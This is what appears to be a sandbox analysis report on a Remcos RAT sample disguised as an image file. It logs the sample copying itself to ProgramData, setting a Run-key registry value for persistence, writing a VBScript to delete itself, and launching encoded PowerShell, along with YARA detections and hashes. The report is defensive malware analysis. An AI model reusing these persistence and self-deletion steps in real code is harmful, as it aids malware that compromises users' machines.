C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D19CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D19CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D195705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D195705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D1A1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22424	success or wait	1	6D1A203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0F03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C001B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C001B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C001B4F	ReadFile

Analysis Process: conhost.exe PID: 6032, Parent PID: 6036

General

Target ID:	2
Start time:	16:02:09
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: IMG-ZIRAATI03102022.exe PID: 4124, Parent PID: 5820

General

Target ID:	12
Start time:	16:03:11
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
Imagebase:	0x910000
File size:	6656 bytes
MD5 hash:	3B4A0B66D0415AF1E216224497C59B4B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000C.00000000.414784551.0000000000456000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 0000000C.00000000.414784551.0000000000456000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\work	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	40B8A1	CreateDirectoryW
C:\ProgramData\work\FILE.EXE	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	40B954	CopyFileW
C:\ProgramData\work\FILE.EXE\Zone.Identifier:\$DATA	read data or list directory synchronize generic write	device	sequential only synchronous io non alert	success or wait	1	40B954	CopyFileW
C:\Users\user\AppData\Local\Temp\install.vbs	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	41A1C0	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\work\FILE.EXE	0	6656	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 12 fd 3a 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 10 00 00 00 08 00 00 00 00 00 00 5e 2f 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.\$PEL:c^/ @ @	success or wait	1	40B954	CopyFileW
C:\ProgramData\work\FILE.EXE:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	40B954	CopyFileW
C:\Users\user\AppData\Local\Temp\install.vbs	0	506	57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 6c 00 65 00 65 00 70 00 20 00 31 00 30 00 30 00 30 00 0a 00 53 00 65 00 74 00 20 00 66 00 73 00 6f 00 20 00 3d 00 20 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 53 00 63 00 72 00 69 00 70 00 74 00 69 00 6e 00 67 00 2e 00 46 00 69 00 6c 00 65 00 53 00 79 00 73 00 74 00 65 00 6d 00 4f 00 62 00 6a 00 65 00 63 00 74 00 22 00 29 00 0a 00 66 00 73 00 6f 00 2e 00 44 00 65 00 6c 00 65 00 74 00 65 00 46 00 69 00 6c 00 65 00 20 00 22 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 68 00 61 00 72 00 64 00 7a 00 5c 00 44 00 65 00 73 00 6b 00 74 00 6f 00 70 00 5c 00 49 00 4d 00 47 00 2d 00 5a 00 49 00 52 00 41 00 41 00 54 00 49 00 30 00 33 00 31 00 30 00 32 00 30	Wscript.Sleep 1000Set fso = CreateObject("scr<wbr>i pting.FileSystem Object")fso.DeleteFile "C:\Use rs\hardz\Desktop\IMG- ZIRAATI031020	success or wait	1	41A1FA	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities						
Key Created						
Key Path			Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\			success or wait	1	412215	RegCreateKeyW
Key Value Created						

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	file	unicode	"C:\ProgramData\work\FILE.EXE"	success or wait	1	412244	RegSetValueExW

Analysis Process: wscript.exe PID: 5032, Parent PID: 4124

General	
Target ID:	13
Start time:	16:03:14
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\install.vbs"
Imagebase:	0x9e0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities	
File Deleted	
File Path	Completion Count Source Address Symbol
C:\Users\user\Desktop\IMG-ZIRAAT103102022.exe	cannot delete 1 72F8A8A4 DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: FILE.exe PID: 4184, Parent PID: 3452

General	
Target ID:	17
Start time:	16:03:28
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Roaming\FILE.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\FILE.exe"
Imagebase:	0x9c0000
File size:	6656 bytes
MD5 hash:	3B4A0B66D0415AF1E216224497C59B4B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000002.610648018.0000000003DDE000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 00000011.00000002.610648018.0000000003DDE000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.605296187.0000000002D87000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	- Detection: 100%, Joe Sandbox ML - Detection: 26%, ReversingLabs
Reputation:	low

File Activities

File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6CC7CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6CC7CF06	unknown	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FILE.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6CF8C78D	CreateFileW	

File Written									
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FILE.exe.log	0	1265	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","N otApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6CF8C907	WriteFile	

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CC55705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CC55705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CBB03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CC5CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CBB03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CBB03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CBB03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CBB03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CC55705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CC55705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BBC1B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BBC1B4F	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime\92aa12#34957343ad5d84dae97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6CBB03DE	ReadFile	

Registry Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
Key Path					Completion	Count	Source Address	Symbol
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol	

Analysis Process: powershell.exe PID: 2464, Parent PID: 4184								
General								
Target ID:	18							
Start time:	16:03:45							
Start date:	03/10/2022							
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe							
Wow64 process (32bit):	true							
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcbB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQAAwAA==							
Imagebase:	0xd60000							
File size:	430592 bytes							
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10							
Has elevated privileges:	false							
Has administrator privileges:	false							
Programmed in:	.Net C# or VB.NET							
Reputation:	high							

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6BB25B28	unknown	
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6BB25B28	unknown	
C:\Users\user\AppData\Local\Temp__PSscrip tPolicyTest_jrha0431.05b.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6BBC1E60	CreateFileW	
C:\Users\user\AppData\Local\Temp__PSscrip tPolicyTest_rvimo0ac.yrw.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6BBC1E60	CreateFileW	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6CC7CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6CC7CF06	unknown	

File Deleted				
File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jrha0431.05b.ps1	success or wait	1	6BBC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rvimo0ac.yrw.psm1	success or wait	1	6BBC6A95	DeleteFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	388	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
unknown	407	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
unknown	428	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
unknown	444	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
unknown	452	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
unknown	461	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
unknown	469	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB25B28	unknown
C:\Users\user\AppData\Local\Temp_PSscriptPolicyTest_jrha0431.05b.ps1	0	1	31	1	success or wait	1	6BBC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp_PSscriptPolicyTest_rvimo0ac.yrw.psm1	0	1	31	1	success or wait	1	6BBC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 27 0e 00 00 11 00 00 00 05 0f 2a 05 fd 09 fd 09 fd 08 00 00 00 00 11 00 07 00 fd 0e 00	@e**	success or wait	1	6CF476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	6CF476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	6CF476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6CF476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	6CF476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 54 01 40 00 fd 3e 40 01 09 0c fd 00 58 64 40 01 56 64 40 01 fd 2a 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 16 3b 40 01 38 4d 40 01 3f 4d 40 01 1b 3b 40 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 fd 3c 40 01 57 03 40 01 4d 03 40 01 fd 29 40	T@>@Xd@Vd@*@@V @H@X@[@NT@HT@S @S @hT@S@S@S@\'@T@ T@@X@? X@T@S@S@T@ T@xT@zT@T@=M@D M@:M@"M@ M@'M@:M @D@D@M@<M@\$M @:@8M@? M@:@;@<@<@ <@W@M@)@	success or wait	8	6CF476FC	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CC55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CC55705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CBB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CC5CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CC5CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CC5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CBB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CC55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CC55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CC55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CC55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6CBB03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6CC61F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	16420	success or wait	1	6CC6203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CBB03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BBC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	6BBC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6BBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6BBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6BBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6BBC1B4F	ReadFile
